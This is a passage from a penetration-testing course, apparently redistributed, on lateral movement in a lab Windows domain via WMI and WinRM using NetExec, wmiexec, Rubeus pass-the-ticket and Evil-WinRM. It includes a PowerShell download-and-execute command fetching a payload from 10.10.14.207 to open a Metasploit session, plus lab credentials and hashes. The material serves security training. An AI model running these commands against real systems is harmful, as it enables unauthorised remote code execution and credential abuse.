49672/tcp  open  msrpc        Microsoft Windows RPC
49686/tcp  open  msrpc        Microsoft Windows RPC
49731/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

To test credentials againsts WMI we will use [NetExec](#). Let's select the protocol `wmi` and the account `Helen` and the password `RedRiot88`:

```
netexec wmi 10.129.229.244 -u helen -p RedRiot88
RPC          10.129.229.244 135      SRV01          [*] Windows 10 /
Server 2019 Build 17763 (name:SRV01) (domain:inlanefreight.local)
RPC          10.129.229.244 135      SRV01          [+]
inlanefreight.local\helen:RedRiot88
```

By default, only administrators can execute actions using WMI remotely. In the above example, the user `helen` doesn't have rights to execute commands on `SRV01` using WMI, because we don't see `(Pwn3d!)`. However, it can still be used to authenticate accounts or verify if credentials are correct. There are rare cases where non-administrator accounts are explicitly configured to use WMI remotely, but this is not the default behavior. Nonetheless, it is worth checking.

We can attempt to execute commands on `SRV02`. We would need to configure `chisel` and use `proxychains` to connect to the target server beforehand:

```
proxychains4 -q netexec wmi 172.20.0.52 -u helen -p RedRiot88
RPC          172.20.0.52 135      SRV02          [*] Windows 10 /
Server 2019 Build 17763 (name:SRV02) (domain:inlanefreight.local)
WMI          172.20.0.52 135      SRV02          [+]
inlanefreight.local\helen:RedRiot88 (Pwn3d!)
```

In this section, we will perform the exercises against `SRV02`.

## Lateral Movement From Windows

On Windows we can use [wmic](#) and PowerShell to interact with WMI. The WMI command-line (WMIC) is a command-line interface that allows administrators to query and manage various aspects of the Windows operating system programmatically. This is achieved through different namespaces and classes. For example, the `Win32_OperatingSystem` class is used for retrieving OS details, `Win32_Process` for managing processes, `Win32_Service` for handling services, and `Win32_ComputerSystem` for overall system information. These classes provide properties that describe the current state of the system and methods to perform administrative actions.

Let's connect via RDP to `SRV01` using helen's credentials.

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244 /dynamic-resolution /drive:.,linux
```

To retrieve detailed information about the operating system from a remote computer, we can use the following WMIC command:

```
PS C:\Tools> wmic /node:172.20.0.52 os get Caption,CSDVersion,OSArchitecture,Version
Caption                                CSDVersion  OSArchitecture
Version
Microsoft Windows Server 2019 Standard 10.0.17763 64-bit
```

We can perform the same action using PowerShell:

```
PS C:\Tools> Get-WmiObject -Class Win32_OperatingSystem -ComputerName 172.20.0.52 | Select-Object Caption, CSDVersion, OSArchitecture, Version

Caption                                CSDVersion  OSArchitecture  Version
-----
Microsoft Windows Server 2019 Standard 10.0.17763 64-bit
```

In addition to querying information, WMI also allows for executing commands remotely. This capability is particularly useful for administrative tasks such as starting or stopping processes, running scripts, or changing system configurations without direct machine access. In our case, we can use it for lateral movement. Here is an example of using WMIC to create a new process on a remote machine:

```
PS C:\Tools> wmic /node:172.20.0.52 process call create "notepad.exe"
Executing (Win32_Process)->Create()
```

<https://t.me/CyberFreeCourses>

```
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 700;
    ReturnValue = 0;
};
```

In this example, the WMIC command is used to remotely start `notepad.exe` on the computer with IP address `172.20.0.52`. The same task can be accomplished using PowerShell for more flexibility and integration with scripts:

```
PS C:\Tools> Invoke-WmiMethod -Class Win32_Process -Name Create -
ArgumentList "notepad.exe" -ComputerName 172.20.0.52
```

Additionally, we can also specify credentials to within `wmic` or PowerShell:

```
PS C:\Tools> wmic /user:username /password:password /node:172.20.0.52 os
get Caption,CSDVersion,OSArchitecture,Version
```

```
PS C:\Tools> $credential = New-Object
System.Management.Automation.PSCredential("username", (ConvertTo-
SecureString "password" -AsPlainText -Force));
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList
"notepad.exe" -ComputerName 172.20.0.52 -Credential $credential
```

We can try to use the same payload we used with `SharpRDP` to get a metasploit session using WMI:

```
PS C:\Tools> Invoke-WmiMethod -Class Win32_Process -Name Create -
ArgumentList "powershell IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.207/s')" -ComputerName
172.20.0.52
```

```
__GENUS          : 2
__CLASS           : __PARAMETERS
__SUPERCLASS      :
__DYNASTY         : __PARAMETERS
__RELPATH         :
__PROPERTY_COUNT  : 2
__DERIVATION      : {}
__SERVER          :
```

```
__NAMESPACE__      :  
__PATH__           :  
ProcessId          : 8084  
ReturnValue         : 0  
PSComputerName     :
```

**Note:** The WMIC utility is deprecated as of Windows 10, version 21H1, and the 21H1 semi-annual channel release of Windows Server. This utility has been replaced by Windows PowerShell for WMI tasks. For more details, refer to [Chapter 7 - Working with WMI](#). Note that this deprecation only affects the WMIC utility itself; Windows Management Instrumentation (WMI) remains unaffected. For further information, see the list of [Windows 10 features no longer under development](#).

## Lateral Movement From Linux

Interacting with Windows Management Instrumentation (WMI) from a Linux system can be accomplished using various tools and libraries that support the WMI protocol. Below are some commonly used tools for this purpose. `wmic` is a command-line tool that allows you to interact with WMI from Linux. It provides a straightforward way to query and manage Windows systems. To install `wmic`, you need to install the `wmi-client` package. On Debian-based systems, you can install it using the following commands:

```
sudo apt-get install wmi-client  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following NEW packages will be installed:  
  wmi-client  
0 upgraded, 1 newly installed, 0 to remove and 73 not upgraded.  
...SNIP...
```

Once installed, we can use `wmic` to run queries against a remote Windows machine. Here's an example of querying the operating system details:

```
wmic -U inlanefreight.local/helen%RedRiot88 //172.20.0.52 "SELECT Caption,  
CSDVersion, OSArchitecture, Version FROM Win32_OperatingSystem"  
CLASS: Win32_OperatingSystem  
Caption|CSDVersion|OSArchitecture|Version  
Microsoft Windows Server 2019 Standard|(null)|64-bit|10.0.17763
```

Additionally, `impacket` includes the built-in script [wmiexec.py](#) for executing commands using WMI. Keep in mind that `wmiexec.py` uses port 445 to retrieve the output of the

command and if port 445 is blocked, it won't work. If we want to omit the output, we can use the options `-silentcommand` or `-nooutput`:

```
wmiexec.py inlanefreight/helen:[email protected] whoami
Impacket v0.12.0.dev1+20240523.75507.15eff88 - Copyright 2023 Fortra

[-] [Errno Connection error (172.20.0.52:445)] timed out
```

```
wmiexec.py inlanefreight/helen:[email protected] whoami -nooutput
Impacket v0.12.0.dev1+20240523.75507.15eff88 - Copyright 2023 Fortra
```

Alternatively, we can use NetExec to run WMI queries or execute commands using WMI. To perform a query we can use the option `--wmi <QUERY>`:

```
proxychains4 -q netexec wmi 172.20.0.52 -u helen -p RedRiot88 --wmi
"SELECT * FROM Win32_OperatingSystem"
RPC          172.20.0.52 135    SRV02          [*] Windows 10 / Server
2019 Build 17763 (name:SRV02) (domain:inlanefreight.local)
WMI          172.20.0.52 135    SRV02          [+]
inlanefreight.local\helen:RedRiot88 (Pwn3d!)
WMI          172.20.0.52 135    SRV02          Caption => Microsoft
Windows Server 2019 Standard
WMI          172.20.0.52 135    SRV02          Description =>
WMI          172.20.0.52 135    SRV02          Name => Microsoft Windows
Server 2019 Standard | C:\Windows\ | Device\Harddisk0\Partition4
WMI          172.20.0.52 135    SRV02          Status => OK
WMI          172.20.0.52 135    SRV02          CSCreationClassName =>
Win32_ComputerSystem
...SNIP...
```

To execute commands we can use the protocol `wmi` with the option `-x <COMMAND>`. Unlike `impacket wmiexec.py`, `netexec` can retrieve the output using WMI rather than SMB:

```
proxychains4 -q netexec wmi 172.20.0.52 -u helen -p RedRiot88 -x whoami
RPC          172.20.0.52 135    SRV02          [*] Windows 10 / Server
2019 Build 17763 (name:SRV02) (domain:inlanefreight.local)
WMI          172.20.0.52 135    SRV02          [+]
inlanefreight.local\helen:RedRiot88 (Pwn3d!)
WMI          172.20.0.52 135    SRV02          [+] Executed command:
"whoami" via wmiexec
WMI          172.20.0.52 135    SRV02          inlanefreight\helen
```



# Conclusion

WMI is a powerful tool for lateral movement, offering the ability to query and manage Windows systems remotely from both Windows and Linux environments. Understanding how to use and abuse WMI effectively can significantly enhance your lateral movement capabilities. In the next section, we will explore WinRM, another essential method for remote management and lateral movement in Windows environments.

## Windows Remote Management (WinRM)

[Windows Remote Management \(WinRM\)](#) is Microsoft's version of the [WS-Management \(Web Services-Management\) protocol](#), a standard protocol for managing software and hardware remotely. WinRM facilitates the transfer of management data between computers, enabling administrators to perform a variety of tasks, such as running scripts and retrieving event data from remote systems.

WinRM is commonly used in conjunction with PowerShell for automation and administrative purposes, making it an indispensable tool for managing Windows environments. It provides a secure and efficient method to interact with remote systems, leveraging established web standards to ensure compatibility and flexibility. WinRM communication primarily utilizes TCP port 5985 for HTTP and 5986 for HTTPS.

In the context of lateral movement, as penetration testers, we exploit the inherent mechanisms built by Microsoft for remote administration. Rather than inventing new methods, we can abuse these native capabilities to execute arbitrary commands or gain access to additional systems. This approach aligns with how administrators legitimately manage remote computers.

## WinRM Rights

To abuse WinRM for lateral movement, specific rights are required on the target system. While administrative privileges are often necessary, non-administrator accounts can also be granted with the required permissions to use WinRM. By default, members of the [Remote Management Users](#) group have the necessary access. Additionally, certain configurations and policies can grant WinRM access to other users.

Identifying users with the rights to use WinRM involves checking group memberships, group policies, and testing credentials:

- **Remote Management Users Group**: Members of this group inherently have the permissions needed to use WinRM.
- **Group Policies**: Review group policies that might grant WinRM access to specific users.
- **Testing Credentials**: Test if various credentials can successfully connect via WinRM using different tools to verify their validity and access rights.



- Active Directory (AD) : We can use tools such as BloodHound or LDAP queries to find users with WinRM rights.

## WinRM Enumeration

Before using WinRM for lateral movement, it is essential to determine which systems have WinRM enabled and accessible. Enumeration can be performed using various tools and scripts to identify targets. Let's use `nmap` to identify if the target has WinRM ports available:

```
nmap -p5985,5986 10.129.229.244 -sCV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 12:52 AST
Nmap scan report for 10.129.229.244
Host is up (0.13s latency).

PORT      STATE      SERVICE VERSION
5985/tcp   open      http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp   filtered  wsmans
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

To test credentials against WinRM, we can use [NetExec](#). Let's select the account `frewdy` and the password `Kiosko093` and specify the protocol `winrm`:

```
netexec winrm 10.129.229.244 -u frewdy -p Kiosko093
WINRM      10.129.229.244 5985 SRV01 [*] Windows 10 /
Server 2019 Build 17763 (name:SRV01) (domain:inlanefreight.local)
WINRM      10.129.229.244 5985 SRV01 [+]
inlanefreight.local\frewdy:Kiosko093 (Pwn3d!)
```

**Note:** Users with rights to connect to WinRM will be marked as `(Pwn3d!)` but that doesn't mean the user is member of the Administrators group.

To enumerate WinRM rights, we can use [BloodHound](#). However, even if we use BloodHound, it will not query the local group members. The only way to check if an account has the rights to connect over WinRM is through testing. When we compromise an account, it is recommended that we try different ways to perform lateral movement.

## Lateral Movement From Windows

We can use PowerShell to interact with WinRM on Windows. PowerShell has cmdlets such as [Invoke-Command](#) and [Enter-PSSession](#) to manage and execute commands on remote systems.

Let's connect via RDP to `SRV01` using Helen's credentials.

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244  
/dynamic-resolution /drive:.,linux
```

Now, we can explore how to use `Invoke-Command` to execute commands on a remote system. We need to launch a PowerShell session as the account we want to use to interact with the remote computer. In this case, we are using Helen's credentials, as this account is a member of Remote Management Users on `SRV02`.

```
PS C:\Tools> Invoke-Command -ComputerName srv02 -ScriptBlock {  
hostname;whoami }  
SRV02  
inlanefreight\helen
```

Additionally, we can specify credentials with the `-Credential` parameter:

```
PS C:\Tools> $username = "INLANEFREIGHT\Helen"  
PS C:\Tools> $password = "RedRiot88"  
PS C:\Tools> $securePassword = ConvertTo-SecureString $password -  
AsPlainText -Force  
PS C:\Tools> $credential = New-Object  
System.Management.Automation.PSCredential ($username, $securePassword)  
PS C:\Tools> Invoke-Command -ComputerName 172.20.0.52 -Credential  
$credential -ScriptBlock { whoami; hostname }  
inlanefreight\helen  
SRV02
```

**Note:** If we use the IP instead of the computer name, we must use explicit credentials, or alternatively, we can use the flag `-Authentication Negotiate` instead of providing explicit credentials.

[winrs](#) (Windows Remote Shell) is a command line tool allowing to execute commands on a Windows machine using WinRM remotely. Here's an example of how to use `winrs` to execute a command on a remote server:

```
PS C:\Tools> winrs -r:srv02 "powershell -c whoami;hostname"  
inlanefreight\helen  
SRV02
```

`winrs` also allow us to use explicit credentials with the options `/username:<username>` and `/password:<password>` as follow:

```
PS C:\Tools> winrs /remote:srv02 /username:helen /password:RedRiot88  
"powershell -c whoami;hostname"  
inlanefreight\helen  
SRV02
```

## Copy Files

PowerShell provides robust functionality for copying files between systems, which is especially useful during lateral movement. One effective way to achieve this is by using PowerShell remoting sessions over WinRM. This approach allows for secure and efficient file transfers between remote systems.

To copy files using a PowerShell session, you first need to establish a remote session with the target machine. This can be done using the [New-PSSession](#) cmdlet. Let's create a variable and name it `$sessionSRV02`:

```
PS C:\Tools> $sessionSRV02 = New-PSSession -ComputerName SRV02 -Credential  
$credential
```

Once the session is established, we can use the `Copy-Item` cmdlet to copy from or to the target machine. To copy a file in our current machine (SRV01) to the target machine (SRV02), we need to use the command `-ToSession <sessionVariable>` to specify the path of the file we want to transfer with the option `-Path <local file>` and the destination on the target machine with the option `-Destination <path remote machine>`:

```
PS C:\Tools> Copy-Item -ToSession $sessionSRV02 -Path  
'C:\Users\helen\Desktop\Sample.txt' -Destination  
'C:\Users\helen\Desktop\Sample.txt' -Verbose  
VERBOSE: Performing the operation "Copy File" on target "Item:  
C:\Users\helen\Desktop\Sample.txt Destination:  
C:\Users\helen\Desktop\Sample.txt".
```

If we want to do the opposite and copy a file from the target machine, we need to use `-FromSession <sessionVariable>`:

```
PS C:\Tools> Copy-Item -FromSession $sessionSRV02 -Path  
'C:\Windows\System32\drivers\etc\hosts' -Destination  
'C:\Users\helen\Desktop\host.txt' -Verbose  
VERBOSE: Performing the operation "Copy File" on target "Item:
```

<https://t.me/CyberFreeCourses>

```
C:\Windows\System32\drivers\etc\hosts Destination:
C:\Users\helen\Desktop\host.txt".
```

## Interactive Shell

We can use the `Enter-PSSession` cmdlet for an interactive shell using PowerShell remoting. This cmdlet allows us to initiate an interactive session with the remote computer, either by using a session created with `New-PSSession`, specifying explicit credentials, or leveraging the current session where the command is executed. For instance, let's reuse the `$sessionSRV02` variable we previously created. Specifying the `Enter-PSSession` and the variable will give us an interactive PowerShell prompt on the remote computer, allowing us to execute commands as if we were logged in directly.

```
PS C:\Tools> Enter-PSSession $sessionSRV02
[SRV02]: PS C:\Users\helen\Documents>
```

## Using Hashes and Tickets with WinRM

Additionally, we can also use kerberos tickets to connect to PowerShell remoting. To do this we will use `Rubeus`. First we need to forge our TGT. Let's use `Leonvqz` hash to forge a new ticket:

```
PS C:\Tools> .\Rubeus.exe asktgt /user:leonvqz
/rc4:32323DS033D176ABAAF6BEAA0AA681400 /nowrap
```

```

  _____
 (_____) \   | |
 (_____) )_  | | |_____|_____|_____|
 |  _  / | | | | _ \ |_____| | | | /____)
 | | \ \ | | | | ) ) ____| | | |_____|
 | |  | |_____|_____|_____|_____|_____|_____|

```

v2.3.2

[\*] Action: Ask TGT

[\*] Got domain: inlanefreight.local

[\*] Using rc4\_hmac hash: 32323DS033D176ABAAF6BEAA0AA681400

[\*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\leonvqz'

[\*] Using domain controller: 172.20.0.10:88

[+] TGT request successful!

[\*] base64(ticket.kirbi):

doIFsjCCBa6gAwIBBaEDAgEWooIEszCCBK9hgg

```

ServiceName      : krbtgt/inlanefreight.local
ServiceRealm     : INLANEFREIGHT.LOCAL
UserName         : leonvqz (NT_PRINCIPAL)
UserRealm        : INLANEFREIGHT.LOCAL
...SNIP...

```

Next, we need to create a sacrificial process with the option `createnetonly`.

```
PS C:\Tools> .\Rubeus.exe createnetonly /program:powershell.exe /show
```

```

  _____
 (_____) \   | |
  _____) )_  | | | | _____
 |  _  / | | | | _ \ | | | | / |
 | | \ \ | | | | ) ) ____ | | | |
 | |   | |____/ |____/ |____)____/ (____/

```

v2.3.2

```
[*] Action: Create Process (/netonly)
```

```
[*] Using random username and password.
```

```
[*] Showing process : True
```

```
[*] Username       : SB090E04
```

```
[*] Domain         : 16GFWBFF
```

```
[*] Password       : 5AB6RGSG
```

```
[+] Process       : 'powershell.exe' successfully created with
LOGON_TYPE = 9
```

```
[+] ProcessID      : 2088
```

```
[+] LUID           : 0xded959c
```

The above command will present us a PowerShell window with dummy credentials, we will use it to import the TGT of the account we want to use:

```
PS C:\Tools> .\Rubeus.exe ptt
/ticket:doIFsjCCBa6gAwIBBaEDAgEWooIEszCCBK9h...SNIP...
```

```

  _____
 (_____) \   | |
  _____) )_  | | | | _____
 |  _  / | | | | _ \ | | | | / |
 | | \ \ | | | | ) ) ____ | | | |
 | |   | |____/ |____/ |____)____/ (____/

```

v2.3.2

```
[*] Action: Import Ticket  
[+] Ticket successfully imported!
```

Now we can use this session to connect to the target machine:

```
PS C:\Tools> Enter-PSSession SRV02.inlanefreight.local -Authentication  
Negotiate  
[SRV02.inlanefreight.local]: PS C:\Users\Leonzqz\Documents> hostname  
SRV02
```

Now that we are connected to this machine, if we try to use this section to connect to a different target over the network, it won't work because of the [double hop problem](#). A workaround is to use Rubeus within this session to forge a ticket and import it so we can use it for further authentication.

## Powershell Errors

Depending on the context, we may get a PowerShell error while attempting to connect to a remote host from Windows. Those errors are typically related to rights, authentication method, network access, or TrustedHost configuration. In the following example, we got an error because we attempted to use the target machine's name instead of the FQDN. Sometimes, Kerberos won't work unless we use the FQDN.

```
PS C:\Tools> Enter-PSSession srv02  
Enter-PSSession : Processing data from remote server srv02 failed with the  
following error message: WinRM cannot  
process the request. The following error with errorcode 0x80090322  
occurred while using Kerberos authentication: An  
unknown security error occurred.  
Possible causes are:  
-The user name or password specified are invalid.  
-Kerberos is used when no authentication method and no user name are  
specified.  
-Kerberos accepts domain user names, but not local user names.  
-The Service Principal Name (SPN) for the remote computer name and port  
does not exist.  
-The client and remote computers are in different domains and there is  
no trust between the two domains.  
After checking for the above issues, try the following:  
-Check the Event Viewer for events related to authentication.  
-Change the authentication method; add the destination computer to the  
WinRM TrustedHosts configuration setting or  
use HTTPS transport.  
Note that computers in the TrustedHosts list might not be authenticated.  
-For more information about WinRM configuration, run the following
```

<https://t.me/CyberFreeCourses>

```

command: winrm help config. For more
information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession srv02
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (srv02:String) [Enter-
PSSession], PSRemotingTransportException
+ FullyQualifiedErrorId : CreateRemoteRunspaceFailed

```

We can try to use the FQDN instead:

```

PS C:\Tools> Enter-PSSession srv02.inlanefreight.local
[srv02.inlanefreight.local]: PS C:\Users\Helen\Documents>

```

Additionally, we can get a TrustedHosts error as follow:

```

PS C:\Tools> Enter-PSSession srv02 -Authentication Negotiate
Enter-PSSession : Connecting to remote server srv02 failed with the
following error message : The WinRM client cannot
process the request. Default credentials with Negotiate over HTTP can be
used only if the target machine is part of
the TrustedHosts list or the Allow implicit credentials for Negotiate
option is specified. For more information, see
the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession srv02 -Authentication Negotiate
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (srv02:String) [Enter-
PSSession], PSRemotingTransportException
+ FullyQualifiedErrorId : CreateRemoteRunspaceFailed

```

**Note:** Keep in mind that using `-Authentication Negotiate` will select either Kerberos or NTLM as the underlying authentication mechanism based on what both the client and server support and prefer. It is good to use this flag if we are having authentication issues.

To solve this issue we can use the following command:

```

PS C:\Tools> Set-Item WSMan:localhost\client\trustedhosts -value * -Force

```

If we are not admins, we can use explicit credentials with `-Credential` or `Invoke-Command`.

# Just Enough Administration (JEA)

[Just Enough Administration \(JEA\)](#) is a security technology designed to provide delegated administration capabilities for tasks managed with PowerShell. JEA helps mitigate security risks by allowing administrators to limit the scope of administrative privileges. By using JEA, administrators can ensure that users have only the permissions necessary to perform specific tasks, reducing the attack surface and minimizing the risk of accidental or intentional misuse of administrative privileges.

JEA is particularly useful in environments where least privilege principles are critical. It allows organizations to create PowerShell endpoints with tailored roles and capabilities, ensuring users can only execute predefined commands and access specific resources. This approach enhances security and simplifies compliance with organizational policies and regulatory requirements by ensuring that administrative actions are tightly controlled and auditable. For more in-depth discussions on JEA and its potential abuses, we can explore resources such as [Just Too Much Administration – Breaking JEA, PowerShell's New Security Barrier](#) and [Breaking The Microsoft Jea Technology To Hack A System](#)

## Lateral Movement From Linux

Interacting with WinRM from a Linux system can be accomplished using various tools and libraries that support the WinRM protocol. In this section we will focus on `NetExec` and `Evil-WinRM`.

### NetExec

With `NetExec` we can use the option `-x` or `-X` to execute CMD or PowerShell commands. For example, to execute a basic command like `ipconfig` we can use the following command:

```
netexec winrm 10.129.229.244 -u frewdy -p Kiosko093 -x "ipconfig"
WINRM      10.129.229.244 5985 SRV01      [*] Windows 10 /
Server 2019 Build 17763 (name:SRV01) (domain:inlanefreight.local)
WINRM      10.129.229.244 5985 SRV01      [+]
inlanefreight.local\frewdy:Kiosko093 (Pwn3d!)
WINRM      10.129.229.244 5985 SRV01      [-] Execute command
failed, current user: 'inlanefreight.local\frewdy' has no 'Invoke' rights
to execute command (shell type: cmd)
WINRM      10.129.229.244 5985 SRV01      [+] Executed command
(shell type: powershell)
WINRM      10.129.229.244 5985 SRV01
WINRM      10.129.229.244 5985 SRV01      Windows IP
Configuration
WINRM      10.129.229.244 5985 SRV01
WINRM      10.129.229.244 5985 SRV01
WINRM      10.129.229.244 5985 SRV01      Ethernet adapter
```



```

Ethernet1:
WINRM      10.129.229.244 5985 SRV01
WINRM      10.129.229.244 5985 SRV01      Connection-specific
DNS Suffix . :
WINRM      10.129.229.244 5985 SRV01      Link-local IPv6
Address . . . . . : fe80::206d:76ce:27d6:960b%7
WINRM      10.129.229.244 5985 SRV01      IPv4 Address. . . . .
. . . . . : 172.20.0.51
WINRM      10.129.229.244 5985 SRV01      Subnet Mask . . . . .
. . . . . : 255.255.255.0
WINRM      10.129.229.244 5985 SRV01      Default Gateway . . .
. . . . .

```

## Using Evil-WinRM

[Evil-WinRM](#) is a Ruby-based tool that facilitates interaction with WinRM from Linux. It offers a straightforward interface for executing commands and managing Windows systems remotely.

To install `evil-winrm`, we need to have Ruby installed. On Debian-based systems, we can install Ruby using the following commands:

```
sudo apt-get install ruby
```

Once Ruby is installed, we can proceed to install `evil-winrm`:

```

sudo gem install evil-winrm
Fetching little-plugger-1.1.4.gem
Fetching nori-2.7.0.gem
Fetching httpclient-2.8.3.gem
Fetching rubyntlm-0.6.3.gem
Fetching logging-2.3.1.gem
Fetching builder-3.2.4.gem
Fetching gyoku-1.4.0.gem
Fetching gssapi-1.3.1.gem

```

Once installed, we can use `evil-winrm` to connect to a remote Windows machine and execute commands. We must specify the option `-i <target>` and the credentials with the options `-u '<domain>\<user>'` for users and for password `-p <password>`:

```

evil-winrm -i 10.129.229.244 -u 'inlanefreight.local\frewdy' -p Kiosko093

Evil-WinRM shell v3.5

```

<https://t.me/CyberFreeCourses>

```
...SNIP...
*Evil-WinRM* PS C:\Users\frewdy\Documents> hostname;whoami
SRV01
inlanefreight\frewdy
```

Additionally, `evil-winrm` comes with features that facilitate interaction with remote systems and bypass common security mechanisms. We can get access to the features using the `menu` command from the interactive shell:

```
[!bash!]$
*Evil-WinRM* PS C:\Users\frewdy\Documents> menu

      ,. ( . )
    (" ( ) )' , ' ( ' ' ( " ) )' , ' . , )
.; ) ' (( " ) ;(, . ;) " " .; ) ' (( " ) );(, )((
_".,_.,_.)..) (.._( ._), ) , (._..( '._."._. . '._)_(..._(_"_) _(-')
\  _ _ _/_ _ _|_| | (( ( / \ / \_| _ _ _ _ \ / _ _ \
|  _ _ _)\ \ / / | | ;_)_) \ \ \ / / | / \ \ | _ _ _ / \ / \ /
\
|  _ _ _ \ \ / / | | _ / _ _ / \ / \ | | \ | \ \ Y
\
/_ _ _ _ / \ / | _ _ _ / \ \ \ / | _ _ _ / _ _ _ / \ _ _ _ | _
/
      \ \
\ \
      \ \      \ \      \ \

By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers

[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit
```

## Loading PowerShell Scripts and more

`Evil-WinRM` allows us to load PowerShell scripts. We must specify the `-s <PATH>` option and, within that path, save the scripts we want to import. We need to specify the file's name to import a script to the Evil-WinRM shell. In this example, we have downloaded [PowerView.ps1](#), and we will import it.

```
evil-winrm -i 10.129.229.244 -u 'inlanefreight.local\frewdy' -p Kiosko093
-s '/home/plaintext/'
*Evil-WinRM* PS C:\Users\frewdy\Documents> PowerView.ps1
*Evil-WinRM* PS C:\Users\frewdy\Documents> menu
```

```

      . . ( . )
      (" ( ) )' , ' ( " " ) )' , ' . , )
      . ; ) ' (( " ) ; ( , . ; ) " )" . ; ) ' (( " ) ); ( , ) ((
      _ " , , _ ) , ) ( _ _ ( _ ) , ) , ( _ _ ( ' _ _ " _ , . ' _ ) _ ( _ , _ ( _ ' )
      \ _ _ _ / _ _ | _ | | ( ( ( / \ / \ _ | _ _ _ \ _ _ _ \ / \
      | _ _ ) \ \ / / | | ; _ _ ' ) \ \ \ / / / \ / \ _ / / \ /
      \
      | \ \ / / | | _ / _ _ / \ \ / / | | \ | \ \ Y
      \
      / _ _ _ / \ _ / | _ | _ _ / \ _ \ / | _ | _ / _ _ | _ \ _ _ | _
      /
      \ \
      \ \
      \ \
      \ \

```

By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers

